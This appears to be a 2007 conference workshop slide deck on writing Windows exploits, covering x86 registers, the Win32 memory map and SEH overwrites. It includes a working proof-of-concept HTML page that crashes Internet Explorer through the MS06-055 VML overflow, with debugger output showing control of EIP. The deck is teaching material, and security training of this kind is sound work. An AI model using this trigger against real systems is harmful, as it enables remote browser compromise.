Writing Exploits with MSF3.0

Saumil Shah

hack.lu 2007


Luxembourg, October 18 2007

Setup and Instructions

- VMWare Player
  - if you don’t have VMWare Workstation
- Copy VM Image from CD, unzip the ZIP file
- Administrator password "exploitlab"
- Install MSF 3.0 framework
- We will also need Perl
- Ready?

© saumil shah

From Vulnerability to Exploit



© saumil shah

The CPU's registers

- The Intel 32-bit x86 registers:

Register	Purpose
EAX	accumulator
EBX	base
ECX	counter
EDX	data
ESP	stack pointer
EBP	base pointer
ESI	source index
EDI	destination index
EIP	instruction pointer

© saumil shah

Win32 Process Memory Map

- Each process sees 2GB memory space
- 0x00000000 - 0x7FFFFFFF
- Program Image
- DLLs
- OS components
- DLLs are shared between processes

© saumil shah

Win32 Process Memory Map

Address	Region
0x00000000	error trapping
0x00010000	
	program image
	heap
	stack
0x40000000	DLLs
	DLLs
	DLLs
0x7FFDE000	First TEB
0x7FFDF000	PEB
0x7FFE0000	Shared user page
0x7FFE1000	No access
0x7FFFFFFF	

© saumil shah

Browser overflows

- Client-side exploits are becoming the rage.
- ActiveX components.
- Media handlers / libraries.
- Toolbars / Plugins.
- Platform specific characteristics.
- Overflows delivered as HTTP responses.
- "Surf-n-crash".

© saumil shah

Browser overflows

- Javascript / Vbscript helps in targeting vulnerable components…
- …and building up the exploit on-the-fly.
- Javascript is always enabled these days.

© saumil shah

Exploit example - IE VML overflow

- Buffer overflow in IE's VML implementation.
- MS06-055.
- <v:fillmethod="AAAAAAAA…">
- Exploiting IE 6 on XP SP2.
- Triggering the exploit by overwriting SEH.

© saumil shah

ie_vml1.html

- proof of concept:

```
<head>
<object id="VMLRender"
          classid="CLSID:10072CEC-8CC1-11D1-986E-00A0C955B42E">
</object>
<style>v\:* { behavior: url(#VMLRender); }</style>
</head>

<body>
<v:rect style='width:120pt;height:80pt' fillcolor="red">
<script>
document.write("<v:fill method =\"");
for(i = 0; i < 2625; i++)
   document.write("&#x4141&#x4141&#x4141&#x4141");
document.write("\">");
</script>
</v:rect></v:fill></body>
```

© saumil shah

Setting up the exploit

- On your host
  - Run daemon.pl to serve up ie_vml1.html.

```
$ ./daemon.pl ie_vml1.html
[*] Starting HTTP server on 8080
```

- On the Windows box:
  - start up iexplore.
  - start up WinDBG.
  - press F6 in WinDBG and attach to iexplore.exe

```
0:005> gh
```

© saumil shah

Crashing IE

- Surf to http://<your_laptop>:8080/

```
(18c.584): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0013b4c4 ebx=001df20c ecx=0013b4b8 edx=00004141 esi=0000259e edi=00140000
eip=5deded1e esp=0013b4a0 ebp=0013b6c8 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for
C:\Program Files\Common Files\Microsoft Shared\VGX\vgx.dll -
vgx!$DllMain$_gdiplus+0x30e8d:
5deded1e 668917          mov     [edi],dx             ds:0023:00140000=6341
0:000> !exchain
0013e420: 41414141
Invalid exception stack at 41414141
```

- The SEH record is overwritten.

© saumil shah

Crashing IE

- Surf to http://<your_laptop>:8080/

```
0:000> !exchain
0013e420: 41414141
Invalid exception stack at 41414141
0:000> g
(18c.584): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=41414141 edx=7c9037d8 esi=00000000 edi=00000000
eip=41414141 esp=0013b0d0 ebp=0013b0f0 iopl=0         nv up ei pl zr na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
41414141 ??              ???
```

© saumil shah

Exception handling


- Try / catch block

```
try {
   :            code that may throw
   :            an exception.
}
catch {
   :            attempt to recover from
   :            the exception gracefully.
}
```

- Pointer to the exception handling code also saved on the stack, for each code block.

© saumil shah


Exception handling … implementation



© saumil shah

Windows SEH

- SEH - Structured Exception Handler
- Windows pops up a dialog box:



- Default handler kicking in.

© saumil shah

Custom exception handlers

- Default SEH should be the last resort.
- Many languages including C++ provide exception handling coding features.
- Compiler generates links and calls to exception handling code in accordance with the underlying OS.
- In Windows, exception handlers form a LINKED LIST chain on the stack.

© saumil shah

SEH Record

- Each SEH record is of 8 bytes


ptr to next SEH record
address of exception handler

- These SEH records are found on the stack.
- In sequence with the functions being called, interspersed among function (block) frames.
- WinDBG command - !exchain


© saumil shah

SEH Chain

- Each SEH record is of 8 bytes



© saumil shah



SEH on the stack
^ stack
func_z()
local vars
saved EIP
saved EBP
params
ex_handler_z()
ptr to next SEH record
address of exception handler
main()
MSVCRT!exhandler
initial entry frame
0xFFFFFFFF
address of exception handler
© saumil shah

Yet another way of getting EIP

